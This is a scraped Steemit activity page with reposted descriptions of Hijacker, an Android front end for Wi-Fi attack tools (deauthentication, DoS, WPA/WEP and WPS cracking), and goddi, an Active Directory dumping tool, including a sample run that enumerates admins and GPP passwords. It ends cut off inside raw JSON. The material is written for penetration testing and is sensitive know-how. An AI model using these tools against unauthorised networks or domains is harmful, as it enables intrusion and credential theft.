| body |  Hijacker is a Graphical User Interface for the penetration testing tools Aircrack-ng, Airodump-ng, MDK3 and Reaver. It offers a simple and easy UI to use these tools without typing commands in a console and copy&pasting MAC addresses. This application requires an ARM android device with an internal wireless adapter that supports Monitor Mode. A few android devices do, but none of them natively. This means that you will need a custom firmware. Any device that uses the BCM4339 chipset (MSM8974, such as Nexus 5, Xperia Z1/Z2, LG G2, LG G Flex, Samsung Galaxy Note 3) will work with Nexmon (which also supports some other chipsets). Devices that use BCM4330 can use bcmon. An alternative would be to use an external adapter that supports monitor mode in Android with an OTG cable. The required tools are included for armv7l and aarch64 devices as of version 1.1. The Nexmon driver and management utility for BCM4339 and BCM4358 are also included. Root access is also necessary, as these tools need root to work. Features Information Gathering View a list of access points and stations (clients) around you (even hidden ones) View the activity of a specific network (by measuring beacons and data packets) and its clients Statistics about access points and stations See the manufacturer of a device (AP or station) from the OUI database See the signal power of devices and filter the ones that are closer to you Save captured packets in .cap file Attacks Deauthenticate all the clients of a network (either targeting each one (effective) or without specific target) Deauthenticate a specific client from the network it's connected MDK3 Beacon Flooding with custom options and SSID list MDK3 Authentication DoS for a specific network or to every nearby AP Capture a WPA handshake or gather IVs to crack a WEP network Reaver WPS cracking (pixie-dust attack using NetHunter chroot and external adapter) Other Leave the app running in the background, optionally with a notification Copy commands or MAC addresses to clipboard Includes the required tools, no need for manual installation Includes the Nexmon driver, required library and management utility for BCM4339 and BCM4358 devices Set commands to enable and disable monitor mode automatically Crack .cap files with a custom wordlist Create custom actions and run them on an access point or a client easily Sort and filter Access Points and Stations with many parameters Export all gathered information to a file Add a persistent alias to a device (by MAC) for easier identification Screenshots     Installation Make sure: you are on Android 5+ you are rooted (SuperSU is required, if you are on CM/LineageOS install SuperSU) you have a firmware to support Monitor Mode on your wireless interface Download the latest version here: https://github.com/chrisk44/Hijacker/releases When you run Hijacker for the first time, you will be asked whether you want to install the nexmon firmware or go to home screen. If you have installed your firmware or use an external adapter, you can just go to the home screen. Otherwise, and if your device is supported, click 'Install Nexmon' and then 'Install'. Afterwards you will land on the home screen and airodump will start. Make sure you have enabled your WiFi and it's in monitor mode. Note: On some devices, changing files in /system might trigger an Android security feature and your system partition will be restored when you reboot. Troubleshooting This app is designed and tested for ARM devices. All the binaries included are compiled for that architecture and will not work on anything else. You can check whether your device is compatible by going to Settings: if you have the option to install Nexmon, then you are on the correct architecture, otherwise you will have to install all the tools manually (busybox, aircrack-ng suite, mdk3, reaver, wireless tools, libfakeioctl.so library) in a PATH accessible directory and set the 'Prefix' option for the tools to preload the library they need: LD_PRELOAD=/path/to/libfakeioctl.so. In settings, there is an option to test the tools. If something fails, you can click 'Copy test command' and select the tool that fails. This will copy a test command to your clipboard, which you can manually run in a root shell and see what's wrong. If all the tests pass and you still have a problem, feel free to open an issue here to fix it, or use the 'Send feedback' option in the app's settings. If the app happens to crash, a new activity will start which will generate a bug report in your external storage and give you the option to submit it by email. The report is shown in the activity so you can see exactly what will be sent. |
| json metadata | {"tags":["android"],"image":["https://steemitimages.com/DQmcXp4EqaDzxBoYaNwmGRjtxhEDujCjzrHh6Uo1uR8A45H/image.png","https://steemitimages.com/DQmZW4zkCvbrV2qBUaq7joQFKskZQh1nfhE9ss2PwVRLSTo/image.png","https://steemitimages.com/DQmbsp8hBdRJT3oXZbQAtkA2dBEKWLxKybjCLC327m6uJa3/image.png","https://steemitimages.com/DQmQ9pysRDrTMWWidhzenQp8TiWqPHXY2FCpATr1VNvgL3W/image.png","https://steemitimages.com/DQmeAc1rQ3tCJKZFVuzPLfN2igfEo6HT2G6H1N19WE3GjoG/image.png","https://steemitimages.com/DQmevHsKa1VdxEViyGk4amWbTxfZcSgKxrqDG4kXTh6Ro2K/image.png","https://steemitimages.com/DQmT3evJ3BFzWm741xVPo5MzR1r2sgW3b1tMGtpeWanKeDQ/image.png","https://steemitimages.com/DQmV9xAJxqnrJLhT27wwAeokmr6xcWKVW5Ao6H9PzFSMyt4/image.png","https://steemitimages.com/DQmcK9JDuQ17bZ8oW8CUudQb6xLcxiTTCEoz3guuJTYcp9D/image.png"],"links":["https://github.com/chrisk44/Hijacker/releases"],"app":"steemit/0.1","format":"markdown"} |
| parent author | |
| parent permlink | android |
| permlink | hijacker-v1-5-all-in-one-wi-fi-cracking-tools-for-android |
| title | Hijacker v1.5 - All-in-One Wi-Fi Cracking Tools for Android |
| Transaction Info | Block #21881010/Trx 59287e8f9e43a3c1dfff9436ac2a031d298173d4 |
View Raw JSON Data
{
"block": 21881010,
"op": [
"comment",
{
"author": "fortean",
"body": "\n Hijacker is a Graphical User Interface for the penetration testing tools Aircrack-ng, Airodump-ng, MDK3 and Reaver. It offers a simple and easy UI to use these tools without typing commands in a console and copy&pasting MAC addresses.\nThis application requires an ARM android device with an internal wireless adapter that supports Monitor Mode. A few android devices do, but none of them natively. This means that you will need a custom firmware. Any device that uses the BCM4339 chipset (MSM8974, such as Nexus 5, Xperia Z1/Z2, LG G2, LG G Flex, Samsung Galaxy Note 3) will work with Nexmon (which also supports some other chipsets). Devices that use BCM4330 can use bcmon.\nAn alternative would be to use an external adapter that supports monitor mode in Android with an OTG cable.\nThe required tools are included for armv7l and aarch64 devices as of version 1.1. The Nexmon driver and management utility for BCM4339 and BCM4358 are also included.\nRoot access is also necessary, as these tools need root to work.\n Features\n\nInformation Gathering\n\n View a list of access points and stations (clients) around you (even hidden ones)\n View the activity of a specific network (by measuring beacons and data packets) and its clients\n Statistics about access points and stations\n See the manufacturer of a device (AP or station) from the OUI database\n See the signal power of devices and filter the ones that are closer to you\n Save captured packets in .cap file\n\n\nAttacks\n\n Deauthenticate all the clients of a network (either targeting each one (effective) or without specific target)\n Deauthenticate a specific client from the network it's connected\n MDK3 Beacon Flooding with custom options and SSID list\n MDK3 Authentication DoS for a specific network or to every nearby AP\n Capture a WPA handshake or gather IVs to crack a WEP network\n Reaver WPS cracking (pixie-dust attack using NetHunter chroot and external adapter)\n\n\nOther\n\n Leave the app running in the background, optionally with a notification\n Copy commands or MAC addresses to clipboard\n Includes the required tools, no need for manual installation\n Includes the Nexmon driver, required library and management utility for BCM4339 and BCM4358 devices\n Set commands to enable and disable monitor mode automatically\n Crack .cap files with a custom wordlist\n Create custom actions and run them on an access point or a client easily\n Sort and filter Access Points and Stations with many parameters\n Export all gathered information to a file\n Add a persistent alias to a device (by MAC) for easier identification\n\n\nScreenshots\n\n\n\n\n Installation\nMake sure:\n\n you are on Android 5+\n you are rooted (SuperSU is required, if you are on CM/LineageOS install SuperSU)\n you have a firmware to support Monitor Mode on your wireless interface\n\n\nDownload the latest version here:\n\nhttps://github.com/chrisk44/Hijacker/releases\n\nWhen you run Hijacker for the first time, you will be asked whether you want to install the nexmon firmware or go to home screen. If you have installed your firmware or use an external adapter, you can just go to the home screen. Otherwise, and if your device is supported, click 'Install Nexmon' and then 'Install'. Afterwards you will land on the home screen and airodump will start. Make sure you have enabled your WiFi and it's in monitor mode.\n\nNote: On some devices, changing files in /system might trigger an Android security feature and your system partition will be restored when you reboot.\n\nTroubleshooting\nThis app is designed and tested for ARM devices. All the binaries included are compiled for that architecture and will not work on anything else. You can check whether your device is compatible by going to Settings: if you have the option to install Nexmon, then you are on the correct architecture, otherwise you will have to install all the tools manually (busybox, aircrack-ng suite, mdk3, reaver, wireless tools, libfakeioctl.so library) in a PATH accessible directory and set the 'Prefix' option for the tools to preload the library they need: LD_PRELOAD=/path/to/libfakeioctl.so.\nIn settings, there is an option to test the tools. If something fails, you can click 'Copy test command' and select the tool that fails. This will copy a test command to your clipboard, which you can manually run in a root shell and see what's wrong. If all the tests pass and you still have a problem, feel free to open an issue here to fix it, or use the 'Send feedback' option in the app's settings.\nIf the app happens to crash, a new activity will start which will generate a bug report in your external storage and give you the option to submit it by email. The report is shown in the activity so you can see exactly what will be sent.",
"json_metadata": "{\"tags\":[\"android\"],\"image\":[\"https://steemitimages.com/DQmcXp4EqaDzxBoYaNwmGRjtxhEDujCjzrHh6Uo1uR8A45H/image.png\",\"https://steemitimages.com/DQmZW4zkCvbrV2qBUaq7joQFKskZQh1nfhE9ss2PwVRLSTo/image.png\",\"https://steemitimages.com/DQmbsp8hBdRJT3oXZbQAtkA2dBEKWLxKybjCLC327m6uJa3/image.png\",\"https://steemitimages.com/DQmQ9pysRDrTMWWidhzenQp8TiWqPHXY2FCpATr1VNvgL3W/image.png\",\"https://steemitimages.com/DQmeAc1rQ3tCJKZFVuzPLfN2igfEo6HT2G6H1N19WE3GjoG/image.png\",\"https://steemitimages.com/DQmevHsKa1VdxEViyGk4amWbTxfZcSgKxrqDG4kXTh6Ro2K/image.png\",\"https://steemitimages.com/DQmT3evJ3BFzWm741xVPo5MzR1r2sgW3b1tMGtpeWanKeDQ/image.png\",\"https://steemitimages.com/DQmV9xAJxqnrJLhT27wwAeokmr6xcWKVW5Ao6H9PzFSMyt4/image.png\",\"https://steemitimages.com/DQmcK9JDuQ17bZ8oW8CUudQb6xLcxiTTCEoz3guuJTYcp9D/image.png\"],\"links\":[\"https://github.com/chrisk44/Hijacker/releases\"],\"app\":\"steemit/0.1\",\"format\":\"markdown\"}",
"parent_author": "",
"parent_permlink": "android",
"permlink": "hijacker-v1-5-all-in-one-wi-fi-cracking-tools-for-android",
"title": "Hijacker v1.5 - All-in-One Wi-Fi Cracking Tools for Android"
}
],
"op_in_trx": 0,
"timestamp": "2018-04-25T16:48:24",
"trx_id": "59287e8f9e43a3c1dfff9436ac2a031d298173d4",
"trx_in_block": 56,
"virtual_op": 0
}olesyapluuupvoted (100.00%) @fortean / track-people-on-the-internet-trape2018/04/25 04:29:51
olesyapluuupvoted (100.00%) @fortean / track-people-on-the-internet-trape
2018/04/25 04:29:51
| author | fortean |
| permlink | track-people-on-the-internet-trape |
| voter | olesyapluu |
| weight | 10000 (100.00%) |
| Transaction Info | Block #21866247/Trx d6783f83b8a39228525ce3d4b7b274c27582f517 |
View Raw JSON Data
{
  "block": 21866247,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "track-people-on-the-internet-trape",
      "voter": "olesyapluu",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-25T04:29:51",
  "trx_id": "d6783f83b8a39228525ce3d4b7b274c27582f517",
  "trx_in_block": 29,
  "virtual_op": 0
}zernovinupvoted (100.00%) @fortean / track-people-on-the-internet-trape2018/04/25 04:29:24
zernovinupvoted (100.00%) @fortean / track-people-on-the-internet-trape
2018/04/25 04:29:24
| author | fortean |
| permlink | track-people-on-the-internet-trape |
| voter | zernovin |
| weight | 10000 (100.00%) |
| Transaction Info | Block #21866238/Trx caafd1aed3efd98d412afeb98edde83ed9e41b53 |
View Raw JSON Data
{
  "block": 21866238,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "track-people-on-the-internet-trape",
      "voter": "zernovin",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-25T04:29:24",
  "trx_id": "caafd1aed3efd98d412afeb98edde83ed9e41b53",
  "trx_in_block": 49,
  "virtual_op": 0
}vladimirovanatolupvoted (100.00%) @fortean / track-people-on-the-internet-trape2018/04/25 04:29:24
vladimirovanatolupvoted (100.00%) @fortean / track-people-on-the-internet-trape
2018/04/25 04:29:24
| author | fortean |
| permlink | track-people-on-the-internet-trape |
| voter | vladimirovanatol |
| weight | 10000 (100.00%) |
| Transaction Info | Block #21866238/Trx 1667a162400abf9421ae48724da0399c3277bb0f |
View Raw JSON Data
{
  "block": 21866238,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "track-people-on-the-internet-trape",
      "voter": "vladimirovanatol",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-25T04:29:24",
  "trx_id": "1667a162400abf9421ae48724da0399c3277bb0f",
  "trx_in_block": 38,
  "virtual_op": 0
}smretninikolupvoted (100.00%) @fortean / track-people-on-the-internet-trape2018/04/25 04:29:24
smretninikolupvoted (100.00%) @fortean / track-people-on-the-internet-trape
2018/04/25 04:29:24
| author | fortean |
| permlink | track-people-on-the-internet-trape |
| voter | smretninikol |
| weight | 10000 (100.00%) |
| Transaction Info | Block #21866238/Trx 68646c6f559aab5bf982ebad54f57e6368956c7a |
View Raw JSON Data
{
  "block": 21866238,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "track-people-on-the-internet-trape",
      "voter": "smretninikol",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-25T04:29:24",
  "trx_id": "68646c6f559aab5bf982ebad54f57e6368956c7a",
  "trx_in_block": 21,
  "virtual_op": 0
}2018/04/25 03:44:15
2018/04/25 03:44:15
| author | steemitboard |
| body | Congratulations @fortean! You have completed some achievement on Steemit and have been rewarded with new badge(s) : [](http://steemitboard.com/@fortean) You published 4 posts in one day Click on any badge to view your own Board of Honor on SteemitBoard. For more information about SteemitBoard, click [here](https://steemit.com/@steemitboard) If you no longer want to receive notifications, reply to this comment with the word `STOP` > Upvote this notification to help all Steemit users. Learn why [here](https://steemit.com/steemitboard/@steemitboard/http-i-cubeupload-com-7ciqeo-png)! |
| json metadata | {"image":["https://steemitboard.com/img/notifications.png"]} |
| parent author | fortean |
| parent permlink | dump-active-directory-domain-information-goddi |
| permlink | steemitboard-notify-fortean-20180425t034417000z |
| title | |
| Transaction Info | Block #21865337/Trx 31b00395de67ed65640a7f46dc85731a41ddfc22 |
View Raw JSON Data
{
"block": 21865337,
"op": [
"comment",
{
"author": "steemitboard",
"body": "Congratulations @fortean! You have completed some achievement on Steemit and have been rewarded with new badge(s) :\n\n[](http://steemitboard.com/@fortean) You published 4 posts in one day\n\nClick on any badge to view your own Board of Honor on SteemitBoard.\nFor more information about SteemitBoard, click [here](https://steemit.com/@steemitboard)\n\nIf you no longer want to receive notifications, reply to this comment with the word `STOP`\n\n> Upvote this notification to help all Steemit users. Learn why [here](https://steemit.com/steemitboard/@steemitboard/http-i-cubeupload-com-7ciqeo-png)!",
"json_metadata": "{\"image\":[\"https://steemitboard.com/img/notifications.png\"]}",
"parent_author": "fortean",
"parent_permlink": "dump-active-directory-domain-information-goddi",
"permlink": "steemitboard-notify-fortean-20180425t034417000z",
"title": ""
}
],
"op_in_trx": 0,
"timestamp": "2018-04-25T03:44:15",
"trx_id": "31b00395de67ed65640a7f46dc85731a41ddfc22",
"trx_in_block": 55,
"virtual_op": 0
}2018/04/25 00:01:33
2018/04/25 00:01:33
| author | fortean |
| permlink | how-to-get-iphone-x-like-gestures-on-any-android-smartphone-right-now |
| voter | deniskossya |
| weight | 10000 (100.00%) |
| Transaction Info | Block #21860896/Trx eb0bf0fcbc89172c28336d474452ea2e99a0f40a |
View Raw JSON Data
{
  "block": 21860896,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "how-to-get-iphone-x-like-gestures-on-any-android-smartphone-right-now",
      "voter": "deniskossya",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-25T00:01:33",
  "trx_id": "eb0bf0fcbc89172c28336d474452ea2e99a0f40a",
  "trx_in_block": 37,
  "virtual_op": 0
}2018/04/24 23:51:00
2018/04/24 23:51:00
| author | fortean |
| permlink | how-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature |
| voter | grinina |
| weight | 10000 (100.00%) |
| Transaction Info | Block #21860685/Trx d869699c355447379d9d8e300665b92c5bed485a |
View Raw JSON Data
{
  "block": 21860685,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "how-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature",
      "voter": "grinina",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-24T23:51:00",
  "trx_id": "d869699c355447379d9d8e300665b92c5bed485a",
  "trx_in_block": 1,
  "virtual_op": 0
}2018/04/24 20:10:45
2018/04/24 20:10:45
| author | cheetah |
| body | Hi! I am a robot. I just upvoted you! I found similar content that readers might be interested in: https://n0where.net/dump-active-directory-domain-information-goddi |
| json metadata | |
| parent author | fortean |
| parent permlink | dump-active-directory-domain-information-goddi |
| permlink | cheetah-re-forteandump-active-directory-domain-information-goddi |
| title | |
| Transaction Info | Block #21856299/Trx fef6f4e600562a34d5747c96bfa86757fc7fb8e5 |
View Raw JSON Data
{
  "block": 21856299,
  "op": [
    "comment",
    {
      "author": "cheetah",
      "body": "Hi! I am a robot. I just upvoted you! I found similar content that readers might be interested in:\nhttps://n0where.net/dump-active-directory-domain-information-goddi",
      "json_metadata": "",
      "parent_author": "fortean",
      "parent_permlink": "dump-active-directory-domain-information-goddi",
      "permlink": "cheetah-re-forteandump-active-directory-domain-information-goddi",
      "title": ""
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-24T20:10:45",
  "trx_id": "fef6f4e600562a34d5747c96bfa86757fc7fb8e5",
  "trx_in_block": 5,
  "virtual_op": 0
}forteanpublished a new post: dump-active-directory-domain-information-goddi2018/04/24 20:10:12
forteanpublished a new post: dump-active-directory-domain-information-goddi
2018/04/24 20:10:12
| author | fortean |
| body |  goddi (go dump domain info) dumps domain users, groups, domain controllers, and more in CSV output and it runs on Windows and Linux. Functionality StartTLS and TLS (tls.Client func) connections supported. Connections over TLS are default. All output goes to CSVs and are created in /csv/ in the current working directory. Dumps: Domain users. Also searches Description for keywords and prints to a seperate csv ex. “Password” was found in the domain user description. Users in priveleged user groups (DA, EA, FA). Users with passwords not set to expire. User accounts that have been locked or disabled. Machine accounts with passwords older than 45 days. Domain Computers. Domain Controllers. Sites and Subnets. SPNs and includes csv flag if domain admin (a flag to note SPNs that are DAs in the SPN CSV output). Trusted domain relationships. Domain Groups. Domain OUs. Domain Account Policy. Domain deligation users. Domain GPOs. Domain FSMO roles. LAPS passwords. GPP passwords. On Windows, defaults to mapping Q. If used, will try another mapping until success R, S, etc… On Linux, /mnt/goddi is used. Install Use the executables in the releases section. If you want to build it yourself, make sure that your go environment is setup according to the Go setup doc. The goddi package also uses the below package. ---------------------------------------------------------------------------------------------------- go get gopkg.in/ldap.v2 ---------------------------------------------------------------------------------------------------- Windows Tested on Windows 10 and 8.1 (go1.10 windows/amd64). Linux Tested on Kali Linux (go1.10 linux/amd64). umount, mount, and cifs-utils need to be installed for mapping a share for GetGPP ---------------------------------------------------------------------------------------------------- apt-get update apt-get install -y mount cifs-utils ---------------------------------------------------------------------------------------------------- make sure nothing is mounted at /mnt/goddi/ make sure to run with sudo Why Go? Go is fast and supports cross platform compilation. During testing, goddi managed to cut execution time down to a matter of seconds when compared to its PowerShell counterparts. Go binaries can also be built for Windows, Linux, and MacOS all on the same system. The full list of OS and architecture combinations are listed in the go GitHub repo. At the time of this blog’s release, goddi has been tested on Windows (10 and 8.1) and Kali Linux. That isn’t to say that there aren’t any drawbacks with a Go implementation. The Microsoft ADSI API is much more flexible to work with, especially when creating LDAP queries to run under the current user’s security context. goddi requires domain credentials to be explicitly provided on the command line. This can be especially annoying in scenarios where a user’s credentials may not be known. If you get access to a box with local Administrator, but don’t have domain credentials yet, you can run PSExec to get local system. With local system, you can check if you have domain user privileges and then run PowerShell in this current context without domain credentials. This functionality is on the roadmap for future development. Run When run, will default to using TLS (tls.Client method) over 636. On Linux, make sure to run with sudo. username: Target user. Required parameter. password: Target user’s password. Required parameter. domain: Full domain name. Required parameter. dc: DC to target. Can be either an IP or full hostname. Required parameter. startTLS: Use to StartTLS over 389. unsafe: Use for a plaintext connection. ---------------------------------------------------------------------------------------------------- PS C:\Users\Administrator\Desktop> .\godditest-windows-amd64.exe -username=testuser -password="testpass!" -domain="test.local" -dc="dc.test.local" -unsafe [i] Begin PLAINTEXT LDAP connection to 'dc.test.local'... [i] PLAINTEXT LDAP connection to 'dc.test.local' successful... [i] Begin BIND... [i] BIND with 'testuser' successful... [i] Begin dump domain info... [i] Domain Trusts: 1 found [i] Domain Controllers: 1 found [i] Users: 12 found [*] Warning: keyword 'pass' found! [*] Warning: keyword 'fall' found! [i] Domain Admins: 4 users found [i] Enterprise Admins: 1 users found [i] Forest Admins: 0 users found [i] Locked Users: 0 found [i] Disabled Users: 2 found [i] Groups: 45 found [i] Domain Sites: 1 found [i] Domain Subnets: 0 found [i] Domain Computers: 17 found [i] Deligated Users: 0 found [i] Users with passwords not set to expire: 6 found [i] Machine Accounts with passwords older than 45 days: 18 found [i] Domain OUs: 8 found [i] Domain Account Policy found [i] Domain GPOs: 7 found [i] FSMO Roles: 3 found [i] SPNs: 122 found [i] LAPS passwords: 0 found [i] GPP enumeration starting. This can take a bit... [i] GPP passwords: 7 found [i] CSVs written to 'csv' directory in C:\Users\Administrator\Desktop [i] Execution took 1.4217256s... [i] Exiting... ---------------------------------------------------------------------------------------------------- https://github.com/NetSPI/goddi |
| json metadata | {"tags":["informationgathering"],"image":["https://steemitimages.com/DQmQYHvHZFZUbk3gMWofxK5dFjX1ZWNup1fskHn3JXtwH5H/image.png"],"links":["https://github.com/NetSPI/goddi"],"app":"steemit/0.1","format":"markdown"} |
| parent author | |
| parent permlink | informationgathering |
| permlink | dump-active-directory-domain-information-goddi |
| title | Dump Active Directory Domain Information: goddi |
| Transaction Info | Block #21856288/Trx 53461e0ed11da4de9f8d6646875ee0ef9b1a5a75 |
View Raw JSON Data
{
"block": 21856288,
"op": [
"comment",
{
"author": "fortean",
"body": "\n goddi (go dump domain info) dumps domain users, groups, domain controllers, and more in CSV output and it runs on Windows and Linux.\n\n \nFunctionality\n\n StartTLS and TLS (tls.Client func) connections supported. Connections over TLS are default. All output goes to CSVs and are created in /csv/ in the current working directory. Dumps:\n\n Domain users. Also searches Description for keywords and prints to a seperate csv ex. “Password” was found in the domain user description.\n Users in priveleged user groups (DA, EA, FA).\n Users with passwords not set to expire.\n User accounts that have been locked or disabled.\n Machine accounts with passwords older than 45 days.\n Domain Computers.\n Domain Controllers.\n Sites and Subnets.\n SPNs and includes csv flag if domain admin (a flag to note SPNs that are DAs in the SPN CSV output).\n Trusted domain relationships.\n Domain Groups.\n Domain OUs.\n Domain Account Policy.\n Domain deligation users.\n Domain GPOs.\n Domain FSMO roles.\n LAPS passwords.\n GPP passwords. On Windows, defaults to mapping Q. If used, will try another mapping until success R, S, etc… On Linux, /mnt/goddi is used.\n\n \nInstall\n\n Use the executables in the releases section. If you want to build it yourself, make sure that your go environment is setup according to the Go setup doc. The goddi package also uses the below package.\n\n----------------------------------------------------------------------------------------------------\ngo get gopkg.in/ldap.v2\n----------------------------------------------------------------------------------------------------\n\nWindows\n\nTested on Windows 10 and 8.1 (go1.10 windows/amd64).\n\n \nLinux\n\nTested on Kali Linux (go1.10 linux/amd64).\n\n umount, mount, and cifs-utils need to be installed for mapping a share for GetGPP\n\n----------------------------------------------------------------------------------------------------\napt-get update\napt-get install -y mount cifs-utils\n----------------------------------------------------------------------------------------------------\n\n make sure nothing is mounted at /mnt/goddi/\n make sure to run with sudo\n\nWhy Go?\n\n Go is fast and supports cross platform compilation. During testing, goddi managed to cut execution time down to a matter of seconds when compared to its PowerShell counterparts. Go binaries can also be built for Windows, Linux, and MacOS all on the 